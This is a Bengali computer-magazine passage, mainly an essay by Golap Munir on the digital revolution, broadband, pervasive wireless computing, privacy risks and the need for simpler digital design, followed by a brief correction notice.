পোস্ট প্রডাকশনের ক্ষেত্রে অনেকেই মনে করেন যে কেবলমাত্র ভিডিও সম্পাদনা (যেমন প্রিমিয়ার) করতে জানলেই বুঝি সকল কাজ সম্পন্ন করা যাবে। বাস্তবে তা হবেনা। বস্তুত গ্রাফিক্স ডিজাইন, ইমেজ সম্পাদনা এবং এনিমেশনসহ সকল পর্যায়ের কাজের সাথেই সম্পর্ক থাকা উচিত। আজকালের ভিডিও আর এনালগ ভিড়িও এক জিনিস নয়-এটি না বুঝলে কাজের কাজ কিছুই হবেনা। আমাদের দেশে এসব বিষয়ে শেখানোর প্রচুর ভালো প্রতিষ্ঠান নেই। অনেক প্রতিষ্ঠানই নামে ধামে হয়তো অনেক বড়। বিজ্ঞাপনের বাহার বা ফ্রান্চাইসও অনেক বড়। কিন্তু শেখানোর কায়দা বা বিষয়বস্তু হয়তো সঠিক নয়। শিখতে শুরু করার আগে যাঁচাই বাছাই করে শুরু করবেন।

যারা এমন একটি পোস্ট প্রডাকশন সিস্টেম স্থাপন করতে চান তারা পুরো ব্যাপারটি বুঝে শুরু করবেন। প্রয়োজন বোধে টেকনিক্যাল পরামর্শ গ্রহণ করবেন। ব্যবসা হিসেবে ভিডিও একটি বিশাল ক্ষেত্র বলেই আমি মনে করছি। ●

প্রয়োজন 'গ্রেট ডিজিটাল ডিজাইন'

গোলাপ মুনীর

ডিজিটাল বিপ্লবের পরিবর্তন হাওয়া ও চ্যালেঞ্জের মুখোমুখি মানুষ

L.N ম্যানেজমেন্ট স্টাইল— এ কথাটি ভারতীয় শিল্প মহলে বেশ চালু আছে। L.N. হচ্ছে L.N. Mittal-এর সংক্ষেপিত রূপ। ভারতীয় ইস্পাত শিল্পের সুপরিচিত ও পরাক্রমশালী পুঁজিপতি। 'স্টীল টাইকুন' বলেই যিনি সমাধিক পরিচিত। ভারতের বাইরেও যার ইস্পাত শিল্প-সাম্রাজ্যের বিস্তৃতি।

সেই ১৯৭৬ সালে একবার এল.এন. মিত্তাল গেলেন ইন্দোনেশিয়ায়। ব্যবসায়িক কাজে। সেখানে গিয়ে অফিসে চিঠি দেয়া-নেয়া একদম বন্ধ করে দিলেন। সবই চললো টেলেক্সের মাধ্যমে। এমনকি যাবার সময় অফিসের লোকজনদের বলে গিয়েছিলেন, তারা যেনো যাবতীয় যোগাযোগ টেলেক্সেই সম্পাদন করেন। কোন অবস্থাতেই চিঠি লেখা যাবে না। টেলেক্সে খরচ বেশি— এ চিন্তা যেনো তারা না করেন।

বলা দরকার, তখন কিন্তু আজকের মতো ফ্যাক্স, ইন্টারনেট কিংবা ই-মেইল ছিলো না। দ্রুততম উপায়ে বার্তা সঞ্চালনে টেলেক্সই ছিলো একমাত্র ভরসা। তাতে খরচও কম ছিলো না। তবুও মিত্তালের লোকজন ইন্দোনেশিয়ায় তার সাথে যাবতীয় যোগাযোগ টেলেক্সের মাধ্যমেই সারেন। এতে তাদের মোটা অঙ্কের একটা খরচ হলো। ওরা ভাবলেন, এটা শুধু অর্থের অপচয়। তখন তাদের উপলব্ধিতে আসেনি— টেলেক্স বার্তা দেয়া-নেয়ার ফলে তাদের প্রচুর সময় বেঁচে গেছে। ব্যবসায়ে সাড়াও পাওয়া গেছে দ্রুততর সময়ে। পরে অবশ্য তাদের বোধে আসলো, এতে ব্যবসায়িকভাবে তারা ব্যাপক লাভবান হয়েছেন। সে লাভের অঙ্কের তুলনায় টেলেক্স খরচটা একদম নগণ্য।

আসলে এল.এন. মিত্তালের জোরালো তাগিদটা ছিলো : তথ্য সঞ্চালন ঘটাতে হবে যথাসম্ভব দ্রুত। আর তাতে সাড়াও পাওয়া চাই যথা শিগগির। এই দুটো বিষয়ে গুরুত্ব দিয়ে যে ব্যবস্থাপনা, তাই আজ ভারতীয় শিল্প জগতে L.N ম্যানেজমেন্ট স্টাইল পদবাচ্যে আখ্যায়িত হচ্ছে।

একসময় কর্পোরেট অপারেশনে flow of money বা 'অর্থ প্রবাহ'-কেই শুধু একটি গুরুত্বপূর্ণ বিষয় হিসেবে ভাবা হতো। কিন্তু এ ক্ষেত্রে আজ flow of information বা 'তথ্য প্রবাহ' নামের আরেকটি গুরুত্বপূর্ণ বিষয়ের সংযোজন ঘটেছে। আজকের কর্পোরেট সংস্কৃতিতে এ দুটো বিষয় সবচেয়ে গুরুত্ব পাচ্ছে। এর বাইরেও এ দুটো বিষয়ের গুরুত্ব একইভাবে বাড়ছে। এই যে নতুন সংযোজন, তা কমপিউটারেরই অবদান। কমপিউটারকে ভিত্তি করে আজ দ্রুত সম্প্রসারিত হচ্ছে তথ্য প্রযুক্তি তথা ইনফরমেশন টেকনোলজি বা আইটি। আইটি'র সদর্প পদচারণা আজ সর্বত্র। যা আজ অপরিহার্য করে তুলেছে Infotech driven business বা 'তথ্য প্রযুক্তি তাড়িত ব্যবসা'। এই তথ্য প্রযুক্তি তাড়িত ব্যবসা চালাতে হলে আজকের যুগের তথা নতুন তথ্য প্রযুক্তি যুগের নির্বাহীদের হতে হবে যথার্থ অর্থেই 'আইটি সেভি'। তাদের ভালো করে বোধে আনতে হবে তথ্য প্রযুক্তিকে। বুঝতে হবে তথ্য প্রযুক্তি নামের শক্তিকে। এইযে পরিবর্তনের হাওয়া, এইযে উত্তরণের অফুরান সম্ভাবনা— তার বাহন কিন্তু কমপিউটার। কমপিউটারকে ভিত্তি বা কেন্দ্র করেই চলবে এই পরিবর্তনের হাওয়া আর সম্ভাবনার দুয়ার খোলার কাজ। কেউ কেউ একেই বলছেন 'ডিজিটাল বিপ্লব'। এখন মুখ্য বিবেচ্য হচ্ছে, এই ডিজিটাল বিপ্লব তথা পরিবর্তনের হাওয়াকে সুপরিকল্পিতভাবে প্রবাহিত করতে হবে। যাতে করে তা মানব জাতির জন্যে কার্যকর সুফল বয়ে আনতে পারে। মানুষ কী সেটুকু নিশ্চিত করতে পারবে? ।

বুঝতে হবে এর ব্যাপ্তি

আগামী তিন দশক সময়ে বিস্ময়করভাবে বাড়বে 'কমপিউটিং পাওয়ার'। অঙ্কের হিসেবে বলা যায়, আজকের তুলনায় তখন এ শক্তি বেড়ে যাবে ১০ লাখ গুণ। কমপিউটারগুলো এতো শক্তিশালী হবে যে, তা আমাদের জীবন যাপনের ধরনকে পাল্টে দেবে অভাবনীয়ভাবে। কমপিউটারের ব্যবহার হবে অবিশ্বাস্যভাবে সহজতর ও সর্বব্যাপী। তবে এই বিস্ময়কর পরিবর্তনের ফলে আমরা মুখোমুখি হবো নকশা বা ডিজাইন সমস্যার। ডিজিটাল বিপ্লবের উপযোগী ডিজাইন তৈরি হবে আমাদের জন্যে চ্যালেঞ্জ : কী করে মানবিক করে তোলা যাবে ডিজিটাল যন্ত্রপাতিকে? আমাদের বাসাবাড়ি, অফিস আর সবার জন্যে উন্মুক্ত স্থানকে? কী করে এগুলোকে আমরা আমাদের প্রয়োজন মেটাবার উপযোগী করে তুলবো? আর ব্যাপকভিত্তিক ডিজিটালসমৃদ্ধ স্থানগুলোকেই কী করে তুলবো সুন্দরময়?

অনেকেই মনে করতে পারেন, আমাদের ডিজিটাল বিশ্ব অনেকদূর এগিয়ে গেছে। আসলে আমাদের ডিজিটাল বিশ্ব এখনো থেকে গেছে একদম প্রাথমিক পর্যায়ে। যদিও মানুষ অধিকারী হয়েছে অবিশ্বাস্য ধরনের প্রযুক্তির। এক্ষেত্রে মানুষের এগিয়ে যাওয়াটা সহজেই চোখে পড়ার মতো। তারপরেও মানুষের কাছে সেই প্রত্যাশিত ডিজাইন বা নকশাটি আসেনি, যা এ বিশ্বকে তাদের জন্যে একটা সুখময়-সন্তোষময় জায়গা করে তুলতে পারে। যেমন, যদি আপনি জানতে না পারেন কোথায় আপনি আছেন, এবং এখন সময় কতো, তবে আপনার পক্ষে যথাযথ আচরণ প্রদর্শন করা সত্যিই কঠিন। কমবয়েসী শিশুদের মাঝে সে সচেতনতা কম। এরা জানেনা, কখন কোন্ কথা বলা দরকার, কখন শান্ত হয়ে বসা দরকার, আর কখন চুপচাপ থাকতে হবে। আজকে যেসব যন্ত্রপাতি আমরা বহন করি— পেজার, সেলুলার ফোন ও এমনি আরো কিছু— সেগুলো যথার্থ প্রয়োজন মেটায় না বলেই এগুলো নিয়ে মাঝে মধ্যেই বিরক্তিবোধ করি। যেমন, শিশুদের নিয়ে কেউ কেউ বিরক্তি বোধ করেন। কারণ, শিশুরা তাদের প্রেক্ষিত সম্পর্কে সচেতন নয়।

ডিজিটাল নেটওয়ার্ক ও ক্ষুদ্রায়িত ইলেকট্রনিক বা মিনিয়েচারাইজড ইলেকট্রনিক ইতোমধ্যেই 'স্পেস' ও 'টাইম' সম্পর্কে আমাদের ধারণা পাল্টে দিতে শুরু করেছে। কোন একটা নির্দিষ্ট 'স্থান'-এ নির্দিষ্ট কোন 'সময়'-এ আমাদের থাকতে হবে এ বিষয়টা ক্রমেই গুরুত্ব হারাচ্ছে। কোথাও সশরীরে উপস্থিত না থেকেও কার্যতঃ উপস্থিত থাকার মতো করেই আমরা কাজ করতে পারছি। কেনাকাটা করছি। বিনোদনে অংশ নিচ্ছি। দিনের ২৪ ঘণ্টাই চলছে সে কাজ। সেলুলার ফোন বদলে দিচ্ছে 'স্পেস' বা 'স্থান' সম্পর্কিত আমাদের ধারণা। কারণ, এর সাহায্যে একটি মানুষের অবস্থানের স্থানের কথা ভাবনায় না এনেই তার সাথে কথা বলতে পারছি। এমনকি ভ্রমণের সময়েও কারো কণ্ঠ আপনি শুনতে পারছেন।

এই নিকট অতীতেও আমরা কমপিউটারকে শুধু ব্যবহার করেছি প্রথমতঃ ফাইল সম্পাদনার কাজে। কিংবা আমাদের ডেস্কটপে অবস্থানরত তথ্যের কাজে লাগিয়েছি কমপিউটারকে— যন্ত্রের মেমরি অথবা ডিস্ক অথবা সিডি-রমে। কিন্তু ইন্টারনেট উদ্ভাবনের পর থেকে কমপিউটারের এখন প্রাথমিক ব্যবহার হচ্ছে একটি যোগাযোগ যন্ত্র হিসেবে। যার দৃষ্টিটা বহির্মুখী। অর্ন্তমুখী নয়। নেটওয়ার্কের সাথে সংযোগটা আজ অপরিহার্য হয়ে ওঠেছে। কমপিউটার যদি নেটওয়ার্ক থেকে বিচ্ছিন্ন থাকে, তবে সেলুলার সার্ভিসবিহীন অঞ্চলের একটি সেলুলার ফোনের মতোই তা অচল ও অকেজো।

ইলেকট্রনিক যন্ত্রপাতিকে ক্ষুদ্রায়িত করার আজকের চলমান প্রক্রিয়া, কমপিউটিং জগতকে পিসি'র বাইরে সম্প্রসারিত করে চলেছে। এখন একটি একক চিপে পুরো কমপিউটিং ব্যবস্থাটা পুরে রাখা সম্ভব। এই কমপিউটিং ব্যবস্থাকে ঢুকিয়ে দেয়া যায় বিভিন্ন ধরনের যন্ত্রে। এসব যন্ত্রের বেশিরভাগের চেহারাও কমপিউটারের মতো নয়। এগুলোর ব্যবহার খুবই সহজ। এর আকার, নব্ ও বোতাম দেখেই সরাসরি সহজেই বোঝা যায়, কোন্টার কি কাজ। সে কাজ কিভাবে করা যায়। আর এগুলোকে ইন্টারনেট ব্যবস্থায় বসিয়ে দেয়া যায়। এতে করে ইন্টারনেট ও এসব ক্ষুদ্র যন্ত্র একযোগে কাজ করে কার্যতঃ গোটা ব্যবস্থার কাজের ক্ষমতা বাড়িয়ে দেয়।

মিডিয়া ডিজিটায়ন

সব ধরনের মিডিয়াকে আমরা ডিজিটালসমৃদ্ধ করে তুলছি। এমনকি আমাদের বাণিজ্যিক আন্তঃক্রিয়া বা ইন্টারেকশনেও একইভাবে ডিজিটায়নের কাজ চলছে ব্যাপকভাবে। ফলে প্রচলিত তথ্যাধার থেকে বের করে আনা শুরু হয়েছে ব্যাপক তথ্য। এখন গান শোনার জন্যে প্রয়োজন হয় না সিডি'র। তেমনিভাবে ভিডিও দেখার জন্যে দরকার নেই টেপ কিংবা ডিভিডি'র। সংবাদপত্র পড়ার জন্যে নিউজপ্রিন্ট। গিফ্ট আইটেম কেনার জন্যে দরকার পড়ে না গাড়ি চড়ে দোকানে যাবার। তথ্য প্রযুক্তি আমাদের সামনে খুলে দিচ্ছে সম্ভাবনার এমনিসব নানা দুয়ার। সে সূত্রে বদলে যাচ্ছে আমাদের প্রতিদিনের জীবন-ধারা। যে বদল একদম আমূল। ছোট খাটো নয়। ডিজিটায়নের ফলে আমাদের ব্যবহার্যের বহর কমে আসছে ওজনের বিবেচনায়। যে কারণে গৃহস্থালী পণ্যের সমাহার ঘটাতে হয়না ঘরে। তাই ডিজিটায়ন মানুষকে ক্রমেই অধিক থেকে অধিকতর যাযাবর করে তুলছে।

আসছে দশকের সবচেয়ে জোরালো কারিগরী প্রবণতা হচ্ছে 'পরিব্যাপকতা' (Pervasiveness)— এই পরিব্যাপকতা মানুষের জীবনে সংযোগ ও যোগাযোগ ক্ষমতা বিস্ময়করভাবে বাড়িয়ে তুলবে। আমাদের থাকবে পরিব্যাপক কমপিউটিং ব্যবস্থা। সেখানে দেখা যাবে, যেখানেই বিদ্যুৎ ব্যবস্থা

কার্যকর, সেখানেই আছে একটি সফটওয়্যার আর একটি পরিব্যাপক নেটওয়ার্ক। সবকিছুই জড়িয়ে থাকবে এক সাথে।

আমাদের থাকবে একটি অখণ্ড ওয়ার্ল্ড ওয়াইড ওয়্যারলেস ডাটা নেটওয়ার্কিং কভারেজ। অতএব সবধরণের ওয়্যারড যন্ত্র প্রবেশাধিকার পাবে ডিজিটাল ইনফরমেশনে। পরবর্তী দশকের পিসি পরিণত হবে একএকটি পার্সোনাল কমিউনিকেটরে। এটি রাখতে পারবেন পকেটে পুরে। অতএব সবসময় থাকবে সাথে সাথে। অব্যাহতভাবে এর সংযোগ থাকবে ইন্টারনেটের সাথে। ব্যবহার ও প্রয়োজনীয়তা অনেকটা সেল্যুলার ফোনের মতোই সহজ হবে।

তখন লোকসংখ্যার তুলনায় সেল্যুলার ডিভাইসের সংখ্যা হবে বেশি। তখন কারো কারো কুকুরের গলায় বাঁধা থাকবে সেল্যুলার ফোন। মালিক ফোনে ডেকে কুকুরকে বাড়ি চলে আসতে বলবে। আরো আগ বেড়ে কেউ কেউ বিড়ালের গলায়ও বাঁধবে সেল্যুলার ফোন। তবে এক্ষেত্রে লাগবে একটি ডিপিএস লকেটর। কারণ, বিড়াল ফোনে ডাকলেই কাছে চলে আসবে না। আরো অনেক কিছুতেই থাকবে ওয়্যারলেস ডাটা কানেকশন। প্রয়োজনে দূর থেকে এগুলোর অবস্থান জেনে নিয়ে নিয়ন্ত্রণও করা যাবে।

দিগন্তের ঠিক সামান্য ওপর দিয়ে কাজে লাগানো হবে অবিশ্বাস্য ধরনের ওয়্যারলেস নেটওয়ার্কিং প্রযুক্তি। যেমন— ultra-wide-band বা UWB রেডিও। এর মাধ্যমে আমরা পাবো এমন রেডিও, যা কাজে লাগবে বিপুল পরিমাণ তথ্য পাঠাতে। এতে বিদ্যুৎ খরচ হবে এতো কম যে, এতে ব্যবহৃত পেন্সিল ব্যাটারি কার্যকর থাকবে কয়েক বছর ধরে। ওয়্যারড নেটওয়ার্কিংয়েও ঘটবে ব্যাপক উন্নতি। বিশেষ করে অপটিক্যাল নেটওয়ার্ক হবে প্রচুর গতিসমৃদ্ধ। এতে এসি বিদ্যুৎ সংযোগ দিয়ে পাওয়ারলাইন নেটওয়ার্কিংয়ের মাধ্যমে দ্বিমুখী তথ্য সংযোগ গড়ে তোলা যাবে।

আভ্যন্তরীণ সরল ইন্টারনেট হয়ে উঠছে আভ্যন্তরীণ জটিল পাবলিক ফোন ব্যবস্থা। বড় বড় জায়গা দখল করে থাকা খুচরো কেনাকাটার দোকানগুলো ক্রমেই পরিণত হচ্ছে ই-কমার্স প্লেস-এ। কলেজ শিক্ষা পরিবর্তীত হচ্ছে দূর শিক্ষণে। ক্লাসরুম অস্তিত্ব হারাচ্ছে। ক্রেতা আর বিক্রেতার সাক্ষাৎ চলে অন-লাইনে। অন-লাইন অকশন সুযোগ করে দিয়েছে অধিকতর কার্যকর বাজার সৃষ্টির। কেন্দ্রীভূত নিয়ন্ত্রণের জায়গা দখল করছে সরল পরিবেশন ব্যবস্থা।

নেট-এর ভবিষ্যত আজ আর ডায়ালআপ লাইনে দাঁড়িয়ে নেই। এর প্রবেশ ঘটেছে 'ব্রডব্যান্ড'-এ। 'ব্রডব্যান্ড' পদবাচ্যটি ব্যবহৃত হচ্ছে এক ধরনের 'কানেকশন' বা 'সংযোগ' বুঝাতে। এই সংযোগে ব্যান্ডওয়াইডথকে কয়েকটি চ্যানেলে ভাগ করে দেয়া যায়। ক্যাবল মডেম, ডিএসএল (ডিজিটাল সাবস্ক্রাইবার লাইন) ও উপগ্রহ হচ্ছে সবচেয়ে সম্ভাব্য উপায়, যেগুলো ব্রডব্যান্ড সংযোগ পেতে পারে। ব্রডব্যান্ড গতি বাড়িয়ে তুলে। তবে ব্রডব্যান্ডের ক্ষেত্রে বিশেষ সত্য হলো, এটি 'always on' প্রযুক্তি। কখনো সংযোগ জুড়ে দেবার প্রয়োজন এতে পড়ে না। যেইমাত্র আপনার কমপিউটার বুট আপ করা হলো, তখনই এটি সংযুক্ত হয়ে গেলো। ব্রডব্যান্ড তথ্য সঞ্চালনের কানেকশনে পিডিএ প্লাগ ইন করলেই তা অন-লাইনে চলে যাবে। বিষয়টি কিছু আকর্ষণীয় সম্ভাবনার সৃষ্টি করেছে। ব্রডব্যান্ডের মাধ্যমে আগের ওয়েব সাইটের মতো একই উপাত্ত পাওয়া যাবে। তবে আরো দ্রুততর গতিতে। এতে বাড়তি আরো কিছু সুযোগ আছে— এমপি-থ্রী সরাসরি শোনা যাবে ওয়েবসাইট থেকে। পুরো পর্দার ভিডিও সিডি মান তাত্ত্বিকভাবে সম্ভব। কিন্তু এখন তা পাওয়া যাবে না। ওয়েব সাইটে তথ্য সঞ্চালনের গতি বাড়বে অবিশ্বাস্যভাবে। তবে এর সূত্রে আরো আসবে অবাক করা সব প্রযুক্তি সুবিধা। ৩৩.৬ কে. মডেমের মতো ব্রডব্যান্ডে প্রবেশের সুযোগ এলে ওয়েব সার্ফিংয়ের অর্জিত হবে নতুন অভিজ্ঞতা। অপশন্যাল অডিও সিস্টেমের ইনফরমেশন সোর্সকে একটি মাত্র পয়েন্টে জড়ো করা যাবে। বিনোদনকেও এ প্রক্রিয়ায় আনা যাবে। ইন্টারেক্টিভ টেলিভিশন এরই একটি উদাহরণ। চলচ্চিত্র দেখার সময় পরবর্তী ঘটনাকে আপনি নিয়ন্ত্রণ করতে পারবেন। খেলা দেখার সময় বদলে দিতে পারবেন ক্যামেরার এ্যাঙ্গেল বা কৌণিক অবস্থান। বিজ্ঞাপন দেখার সময় প্রয়োজনে পরীক্ষা করে দেখতে পারবেন বিজ্ঞাপিত পণ্যটিও এবং সাথে সাথে পণ্যের ক্রয়াদেশও অন-লাইনে পাঠানো যাবে। ভাবুন তো কী পরিবর্তনের দিকে আমরা এগিয়ে যাচ্ছি। আর ভবিষ্যত তো পড়েই আছে।

এই পরিবর্তন অব্যাহত থাকবে সুদীর্ঘ সময়। সম্প্রতি মলিকুলার ইলেকট্রনিক্সে যে উন্নতি সাধিত হয়েছে তাতে ধরে নেয়া হচ্ছে, খুব সিগগিরই চিপের ক্ষমতা বেড়ে যাবে লাখো গুণ। এ বড় পরিবর্তনের প্রবণতা বা ধারা সাংখ্যিক বিচারে বোঝা মুশকিল। এ পরিবর্তন এতো ব্যাপক যে, আমাদের সমস্ত ধারণা পাল্টে দেবে। লাখো বছরে যে পরিবর্তনটা ঘটার কথা, তা ঘটবে সঙ্কুচিত ছোট একটা সময়ে।

এ পরিবর্তনের ভালো-মন্দ

এ পরিবর্তনের দুটো দিক আমরা উপলব্ধি করতে পারি। ভালো দিক আর, মন্দ দিক। আমাদের সব যন্ত্রপাতি নেটওয়ার্কসমৃদ্ধ করে এবং এগুলোতে স্মার্ট সফটওয়্যার লাগিয়ে দিলে জানা যাবে সমস্যাটা কোথায়। সার্ভিসম্যানরা তখন অকেজো অংশ বদলে দিতে পারবে। স্মার্ট ডিভাইসের নেটওয়ার্ক যদি যথাযথভাবে ডিজাইন করা যায় তবে তা পেতে ও রক্ষণাবেক্ষণ করতে খরচ কমবে। আর বেশির ভাগ যন্ত্রপাতি যদি ওয়্যারলেস নেটওয়ার্কভুক্ত করা যায়, তবে তার নষ্ট হবার সম্ভাবনা কমবে। তেমন পরিবর্তন ঘটলে আমাদের সিস্টেমকে তখন রিকনফিগার করতে পারবো।

যেহেতু ওয়্যারলেস নেটওয়ার্কিং আমাদের আরো বেশি যাযাবর করে তুলবে, স্পষ্টতই আমরা 'স্থান' ও 'সময়' সম্পর্কে ভাববো আরো কম। তবে যাযাবরতা আমাদের ব্যক্তিগত গোপনীয়তাকে শঙ্কিত করে তুলবে। UWB রেডিও একান্তভাবেই আন্দাজ অনুমানের বাইরে। আনডিটেক্টেবল। ধরা-ছোঁয়ার বাইরে। অতএব যে গোপন ওয়্যারলেস মাইক্রোফোনে এ প্রযুক্তি কাজে লাগানো হবে, সেটিও হবে এমনিভাবেই আনডিটেক্টেবল। সম্ভবত আমরা চলে যাবো এমন এক জগতে যেখানে প্রতিটি মানুষের প্রতিটি কাজের প্রতি দৃষ্টি রাখা হবে। যেমনটি আজকাল রাখা হয়, সকল বিশিষ্ট জনদের বেলায়। তখন আমাদের জীবনটা হয়ে যাবে ইলেকট্রনিক।

দশ উপায়ে ব্রডব্যান্ড পাল্টে দেবে আপনার জীবন

* কখনোই আর আপনি সফটওয়্যার ইনস্টল করবেন না। আপাতত: ব্যবহার করুন পরে তা একদম ভুলে যান। এএসপি এর যাবতীয় দায়িত্ব নেবে।

* ওয়েব সাইটগুলো আরো কার্যকর হয়ে উঠবে। আরো অনেক অনেক বেশি ফাংশনের সুযোগ এনে দেবে। ব্যবহার হবে সহজতর। কারণ ওয়েবসাইটগুলো আরো বড় ও জটিল পেজ তৈরি করতে পারবে।

* আপনি যেখানেই থাকুন ব্রডব্যান্ড সুবিধা হাতের কাছেই মিলবে। আপনার সব ইনফরমেশন এপ্লায়েন্স বিশ্বব্যাপী সবার সাথে সবসময় সংযোগ রক্ষা করে চলবে। আড়াল করে রাখা বা থাকাই হবে কঠিন কাজ।

* মিউজিক ও টিভি প্রোগ্রাম ডাউনলোড করা যাবে। নিজের বাড়িতে এসব প্রোগ্রাম জমিয়ে রাখা যাবে। তবে আপনি উপভোগ করতে পারবেন সবচেয়ে হালনাগাদ সঙ্গীত ও অন্যান্য প্রিয় অনুষ্ঠান। আপনার ইচ্ছেমতো সময়ে।

* সুযোগ দেবে সামনা-সামনি কথা বলে কার্যকর যোগাযোগ গড়ে তোলার। গ্রুপ কনফারেন্স দূরশিক্ষণের মতো বিষয়কে প্রায়োগিক করে তুলবে। থাকার ঘরে বসে অধ্যাপকের কাছ থেকে নেয়া যাবে 'প্রাইভেট লেসন'।

* অফিসে বসে এখন যেভাবে কাজ করছেন, ঠিক সেভাবেই সে কাজ বাড়িতে বসেই করতে পারবেন। ব্যান্ডওয়াইডথ সমৃদ্ধ হয়ে আপনি কার্যকরভাবে সংযোগ গড়ে তুলতে পারবেন আপনার অফিস নেটওয়ার্কের সাথে। সরাসরি সবসময় এ সংযোগ গড়ে তোলা যাবে। এবং আইপি'র মাধ্যমে কথা বলে আপনার অফিসের EPABX টার্মিনালটি নিয়ে আসতে পারবেন নিজের ঘরে।

* আগের চেয়ে অধিকতর নিরাপদ হবার জন্যে গ্লোবাল মনিটরিং প্রোগ্রাম-এ পুলিশের স্বাধীন সহযোগী হতে পারেন। আপনার আচরণে যে কোন অসঙ্গতি, যেমন উত্তেজিত হয়ে নিজের বড় কর্তাকে গুলি করতে যাওয়ার ক্ষেত্রে পুলিশের সাহায্যের জন্যে কাছাকাছি পুলিশ স্টেশনে তাৎক্ষণিকভাবে সতর্ক আভাস পাঠাতে পারবেন। তবে এক্ষেত্রে তাৎক্ষণিকভাবে আপনি গ্রেফতার হবেন। আর আপনার নিজের নিরাপত্তার জন্যে আপনাকে কারাগারে থাকতে হতে পারে।

* সুযোগ পাবেন আপনার ও আপনার বাড়ির রিমোট মনিটরিং বা দূরপর্যবেক্ষণের। হেলথকেয়ার সার্ভিস রোগীর অবস্থা লক্ষ রাখতে পারবে। ওষুধের ব্যবস্থা করতে পারবে। দিতে পারবে ইমার্জেন্সি এলার্ম সার্ভিস। সিকিউরিটি মনিটরিংয়ের মাধ্যমে বাড়ি থেকে দূরে অবস্থান করে বাড়ির প্রতি নজর রাখতে পারবেন।

* সুযোগ এনে দেবে রিমোট ট্রাবল শুটিংয়ের। অর্থাৎ ঘরের যন্ত্রপাতির সমস্যা দূর থেকে নজর রাখা যাবে। এখন যেভাবে কোন কোম্পানি দূর থেকে সমস্যার বিশ্লেষণ করতে পারে নেটওয়ার্কের মাধ্যমে। উৎপাদকেরা দূর থেকে মনিটর ও মেরামতের কাজ সেরে নিতে পারবে নেটওয়ার্ক পণ্যগুলোর।

* নেটওয়ার্ক যন্ত্রপাতির অব্যাহত মানোন্নয়ন চলবে। গ্রাহকেরা পাবেন উত্তরোত্তর সহজতর ব্যবহারের নেটওয়ার্ক পণ্য।

যেমনটি প্রদর্শিত হয়েছে হলিউডে নির্মিত ছবি 'দি নেট'-এ।

আর একটা সুস্পষ্ট বিপদ হলো, যদি আমরা বেশি বেশি যন্ত্রপাতিতে সফটওয়্যার লাগাই ও তাতে নেটওয়ার্কিং করি, এগুলোকে যথাযথ যত্ন না নিয়ে ডিজাইন করি, তবে আমরা এক বেখাপ্পা পৃথিবীতে পড়বো। তখন ডিজিটাল ধ্বস নেমে আসবে পৃথিবীর মানুষগুলোর ওপর। মানুষের ওপর সার্বক্ষণিক প্রভাব জারি থাকবে ডিজিটালের— ক্ষুদ্রায়িত ওয়েব ক্যামেরা সর্বক্ষণ আমাদের পিছু ধাওয়া করবে। ডাটা-মাইনিং উদ্‌ঘাটন করবে আমাদের স্বভাব।

এসব বিপদ এড়াতে এখানে যে ডিজাইনের পরামর্শ দেয়া যেতে পারে তা হলো, প্রতিটা ডিভাইস ও সার্ভিস হবে সরল। এবং এতে এর ব্যবহারের সরাসরি প্রতিফলন থাকবে। নিশ্চিতভাবেই আজকের দিনের কমপিউটারে এ ধরনটা অনুপস্থিত। দুঃখজনক হলো, আজকের দিনের কমপিউটারগুলো হচ্ছে Jacks-of-all-trades কিন্তু master of none. আজকের দিনের কমপিউটার সবকিছুই পারে। কিন্তু এগুলোর বেশিরভাগই সরল যথাযথ যন্ত্রপাতির তুলনায় অধিকতর জটিল ও সমস্যাময়। এই সরলতর ধরন বা স্টাইল বাস্তবায়ন করতে চাইলে আমাদের প্রয়োজন সফটওয়্যারের বাইরে অন্য কোন যন্ত্রপাতি। দরকার প্রমিত উপাত্ত ও বিশেষ ধরনের নেটওয়ার্ক। কমপিউটার শিল্পে সেই প্রমিত উপাত্ত ও নেটওয়ার্ক সৃষ্টির পেছনে কাজ চলেছে। আর তা করার চেষ্টা চলছে XML নামের প্রযুক্তির মাধ্যমে। আমাদের দরকার সফটওয়্যার 'এজেন্ট' প্রক্রিয়া, যা চলতে পারবে গোটা নেটওয়ার্ক জুড়ে এবং চলার পর তা ক্রিয়া করতে পারবে। এজেন্টগুলো নেটওয়ার্কের ক্ষমতা বাড়িয়ে তুলবে।

ডিজিটাল ডিজাইনের চাহিদা

বড় মাপের ডিজিটাল ডিজাইনের জন্যে আমাদের দরকার আরো বেশি বেশি আবেশন স্তর। প্রয়োজন সেই ডিভাইস ও সার্ভিসের যা তাদের অবস্থান সম্পর্কে সজাগ— স্থান ও সময় বিবেচনায়। বিশেষ করে তারা যখন পরিভ্রমণে থাকে। এবং একবার এ প্রেক্ষিত সচেতনতা তাদের মধ্যে সৃষ্টি করতে পারলে, তবে স্বাভাবিক পরবর্তী কাজটা হবে ব্যবহারকারীর কিছু অগ্রাধিকার দখলে নিয়ে আসা। যা হবে সুনির্দিষ্ট পরিস্থিতির জন্যে কিছু নিয়ম। এসব নিয়ম প্রচলিত কমপিউটার ল্যাঙ্গুয়েজে প্রোগ্রাম করা কঠিন। সৌভাগ্য, কৃত্রিম বুদ্ধিমত্তা প্রযুক্তি, যেমন, 'রুল-বেজড সিস্টেম' ও এমনি ধরনের আরো কিছু সিস্টেম 'সিচুয়েশন এওয়্যার সফটওয়্যার' তৈরির জন্যে উপযুক্ত বলে প্রমাণিত হয়েছে।

আমাদের স্বতন্ত্র 'কনশাস' ডিভাইস তৈরির উদ্যোগ নেয়ার প্রয়োজন নেই। বরং এর বদলে আমরা তৈরি করতে পারি আচরণের স্তর বা লেয়ারস অব বিহেভিয়ার। যাতে করে ডিভাইস ও সার্ভিস পরিবেশ অনুযায়ী আরো সরাসরি পথে কাজ করতে পারে। যেমন একটা গাড়ির ডিজিটাল ডিভাইসের জন্যে একটি জটিল কেন্দ্রীয় ব্যবস্থাপনা ব্যবস্থা বাস্তবায়ন না করে সেন্সরের সাথে যোগ করে দিতে পারি সেল ফোন, রেডিও ও জিএসপি সিস্টেম। তখন এদের একটি অপরটির আউটপুটে সাড়া দিতে পারবে।

ভুল সংশোধন

কমপিউটার জগৎ মার্চ ২০০০ সংখ্যায় 'তথ্য প্রযুক্তির নয়া অর্থনীতি ও এশিয়ার প্রস্তুতি' শীর্ষক শিরোনামে প্রকাশিত প্রতিবেদনে দক্ষিণ কোরিয়ার নেটিজেনের সংখ্যা ৭৮ লাখ হবে। অনাকাঙ্ক্ষিত এ ভুলের জন্য আমরা দুঃখিত। – স.ক.জ.

